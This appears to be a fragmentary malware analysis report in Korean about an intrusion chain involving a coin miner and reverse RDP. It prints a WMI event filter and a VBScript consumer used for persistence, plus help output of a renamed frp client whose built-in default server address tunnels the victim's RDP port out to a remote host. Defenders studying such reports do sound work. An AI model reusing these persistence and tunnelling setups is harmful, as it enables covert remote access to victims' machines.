
Instance of __EventFilter as \$FILTER

```
{
  CreatorSID[] = {1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0};
  Name = "EFNMdr";
  EventNamespace = "Root\\Cimv2";
  Query = "SELECT * FROM __InstanceModificationEvent WITHIN 5 WHERE
TargetInstance.Hour=23 AND TargetInstance.Minute=0 AND TargetInstance.Second=0 ;
  QueryLanguage = "WQL";
};
```


항목	값
CreatorSID	{1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0}
KillTimeout	0
Name	MYASECdr
ScriptText	On Error Resume Next:Const ADS_UF_DONT_EXPIRE_PASSWD = &...
ScriptingEngine	VBScript
Category	0
CreatorSID	{1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0}
EventID	0
EventType	1
InsertionStringTemplates	{""}
Name	SCM Event Log Consumer
NameOfUserSIDProperty	sid
NumberOfInsertionStrings	0
SourceName	Service Control Manager

Victim


마이너



리버스 RDP



리버스 프록시 툴 frp



X

C:\Windows\system32\cmd.exe

```
-v, --version          version of frpc


Use "frpc [command] --help" for more information about a command.

C:\Users\TEST01\Desktop\5542527921>dss.exe tcp --help
Run frpc with a single tcp proxy


Usage:
  frpc tcp [flags]

Flags:
  --bandwidth_limit string      bandwidth limit
  --bandwidth_limit_mode string  bandwidth limit mode (default "client")
  --disable_log_color           disable log color in console
  -h, --help                    help for tcp
  -i, --local_ip string          local ip (default "127.0.0.1")
  -l, --local_port int           local port (default 3389)
  --log_file string              console or file path (default "console")
  --log_level string            log level (default "info")
  --log_max_days int            log file reversed days (default 3)
  -p, --protocol string          tcp or kcp or websocket (default "tcp")
  -n, --proxy_name string        proxy name (default "rdp1")
  -r, --remote_port int          remote port (default 30)
  -s, --server_addr string       frp server's address (default "223.223.188.19:7000")
  --tls_enable                  enable frpc tls
